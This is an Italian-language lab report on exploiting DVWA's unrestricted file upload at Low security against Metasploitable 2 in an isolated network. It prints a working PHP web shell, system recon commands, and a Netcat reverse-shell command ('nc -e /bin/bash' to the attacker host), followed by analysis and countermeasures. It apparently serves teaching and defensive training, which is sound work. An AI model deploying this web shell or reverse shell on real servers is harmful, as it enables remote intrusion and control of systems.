

Report di Penetration Testing – DVWA File Upload

(Livello Low)

Data: [13/07/2026]

Autore: [Lorenzo Rizzuti]

Versione: 1.0

Riservatezza: Uso interno – Scopo didattico

1. Introduzione

Il presente report documenta l'esercizio pratico di sfruttamento della vulnerabilità di File Upload presente nella web application Damn Vulnerable Web Application (DVWA) installata su una macchina virtuale Metasploitable 2.

L'attività rientra in un percorso formativo di cybersecurity offensiva e ha l'obiettivo di dimostrare come un caricamento di file non adeguatamente controllato possa portare all'esecuzione di comandi arbitrari da remoto (Remote Code Execution – RCE).

Il test è stato condotto in un ambiente di laboratorio isolato, senza alcun impatto su sistemi reali.

2. Obiettivi

- Sfruttare la vulnerabilità di unrestricted file upload della DVWA per ottenere il controllo remoto del server.
 - Caricare una web shell PHP tramite l'interfaccia di upload.
 - Eseguire comandi di sistema sulla macchina bersaglio (Metasploitable 2).
 - Comprendere l'importanza di una corretta validazione dei file caricati dagli utenti.
-

3. Ambiente di laboratorio

Componente	Dettaglio
Macchina attaccante	Kali Linux (IP: 192.168.50.20)
Macchina bersaglio	Metasploitable 2 (IP: 192.168.50.21)
Applicazione vulnerabile	DVWA (Damn Vulnerable Web Application)
Livello di sicurezza	Low
Rete	Host-only

Nota: Entrambe le macchine virtuali sono configurate sulla stessa rete e possono comunicare liberamente.

4. Metodologia

L'attacco segue questi passaggi:

1. Accesso a DVWA e impostazione del livello di sicurezza Low.
2. Creazione di una web shell PHP minimale.
3. Caricamento del file malevolo attraverso la funzionalità File Upload.
4. Verifica del corretto upload.

5. Esecuzione di comandi remoti tramite la shell.
 6. (Opzionale) Ottenimento di una shell interattiva via Netcat.
-

5. Esecuzione passo passo

5.1 Accesso a DVWA e impostazione del livello Low

Apro il browser e navigo a `http://192.168.50.21/dvwa`. Effettuo il login con le credenziali predefinite:

- Username: admin
- Password: password

Dal menu laterale seleziono DVWA Security, scelgo Low e clicco Submit.

5.2 Creazione della web shell PHP

Su Kali Linux (192.168.50.20), apro un terminale e creo il file `shell.php` contenente il seguente codice:

php

```
<?php system($_GET['cmd']); ?>
```

Utilizzo il comando:

bash

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

Questo script prende il parametro `cmd` dall'URL e lo esegue come comando di sistema restituendo l'output.

5.3 Caricamento del file malevolo

Nel menu laterale della DVWA clicco su File Upload.

La pagina mostra un semplice form con il pulsante Browse e Upload.


Clicco su Sfoglia, seleziono il file `shell.php` e clicco Upload.

Il server risponde con il messaggio:

text

```
../../../../hackable/uploads/shell.php succesfully uploaded!
```

Ciò indica che il file è stato salvato nella directory accessibile via web.



5.4 Esecuzione di comandi remoti

Una volta caricato, il file è raggiungibile all'URL:

text

`http://192.168.50.21/dvwa/hackable/uploads/shell.php`

Per verificare il controllo remoto, eseguo il comando `whoami`:

text


`http://192.168.50.21/dvwa/hackable/uploads/shell.php?cmd=whoami`

Il browser restituisce l'output `www-data`, confermando che i comandi vengono eseguiti con i privilegi del web server.

(Inserisci qui lo screenshot del browser con l'URL e l'output "www-data")

Successivamente eseguo altri comandi per raccogliere informazioni sul sistema:


- `id` → mostra UID, GID e gruppi dell'utente `www-data`
- `uname -a` → informazioni sul kernel
- `ls -la /etc` → contenuto della directory `/etc`



5.5 Ottenimento di una reverse shell interattiva con Netcat (opzionale)

Per dimostrare la possibilità di ottenere un accesso interattivo completo:

1. Su Kali (192.168.50.20) avvio un listener Netcat:
2. `bash`
3. `nc -lvp 4444`
4. Nel browser invio il seguente URL per eseguire una reverse shell:
5. `text`
6. `http://192.168.50.21/dvwa/hackable/uploads/shell.php?cmd=nc -e /bin/bash 192.168.50.20 4444`
7. Su Kali ricevo immediatamente una connessione e posso interagire con la shell.



```
kali@kali: ~  
$ nc -lvp 4444  
listening on [any] 4444 ...  
http://192.168.50.21/dvwa/hackable/uploads/shell.php?cmd=nc -e /bin/bash 192.168.50.20 4444  
connect to [192.168.50.20] from (UNKNOWN) [192.168.50.21] 44779  
ls  
dvwa_email.png  
shell.php  
whoami  
www-data  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

6. Analisi della vulnerabilità

La vulnerabilità risiede nell'assenza di controlli sul file caricato quando la DVWA è configurata con livello di sicurezza Low.

In particolare:

- Nessuna verifica dell'estensione: il server accetta qualsiasi estensione, incluso `.php`.
- Nessuna verifica del Content-Type: anche se il browser invia un Content-Type errato, non viene controllato.
- Nessuna scansione del contenuto: il server non verifica se il file contiene codice eseguibile.
- Esecuzione diretta: la directory di upload (`hackable/uploads/`) è accessibile e i file PHP possono essere interpretati dal motore PHP.

Questo consente a un utente malintenzionato di caricare ed eseguire codice arbitrario, ottenendo il pieno controllo del server con i privilegi dell'utente del web server.

7. Impatto

Un attaccante che sfrutti questa vulnerabilità può:

- Eseguire comandi di sistema arbitrari (RCE).
- Leggere, modificare o cancellare file sul server.
- Utilizzare la macchina compromessa come trampolino per attacchi verso la rete interna.
- Installare backdoor o malware persistenti.
- Potenzialmente elevare i privilegi sfruttando altre vulnerabilità locali.

Nel nostro scenario, l'accesso è stato ottenuto con i privilegi dell'utente `www-data`, ma ulteriori tecniche di privilege escalation potrebbero portare a un compromesso completo del sistema.

8. Contromisure e raccomandazioni

Per prevenire vulnerabilità di questo tipo, si raccomanda di adottare le seguenti pratiche di sicurezza:

- Validare l'estensione del file consentendo solo un insieme ristretto di tipi (es. `.jpg`, `.png`).
 - Verificare il Content-Type lato server (es. `image/jpeg`, `image/png`) e non fidarsi di quello inviato dal client.
 - Controllare il contenuto effettivo del file (es. magic number) per assicurarsi che corrisponda al tipo dichiarato.
 - Rinominare i file al momento del salvataggio (es. usando UUID) per evitare che un utente possa indovinare il percorso.
 - Memorizzare i file fuori dalla document root o in una directory non eseguibile, servendoli poi tramite uno script di download sicuro.
 - Impostare permessi restrittivi sulla directory di upload (es. rimuovere i permessi di esecuzione).
 - Utilizzare un WAF (Web Application Firewall) per filtrare richieste malevole.
 - Mantenere aggiornati tutti i componenti software.
-

9. Conclusioni

L'esercizio ha dimostrato in modo pratico come una falla apparentemente semplice (mancata validazione dei file caricati) possa trasformarsi in una Remote Code Execution completa.

L'uso di una web shell PHP ha permesso di eseguire comandi arbitrari sulla macchina Metasploitable 2 (192.168.50.21), confermando la gravità di questa classe di vulnerabilità.

La possibilità di innalzare il livello di sicurezza della DVWA a Medium introduce un primo controllo sul Content-Type, che tuttavia può essere facilmente aggirato manipolando l'header della richiesta. Questo sarà oggetto di un successivo approfondimento.

10. Riferimenti

- OWASP – Unrestricted File Upload:
https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

- DVWA (Damn Vulnerable Web Application):
<https://github.com/digininja/DVWA>
- Metasploitable 2: <https://docs.rapid7.com/metasploit/metasploitable-2/>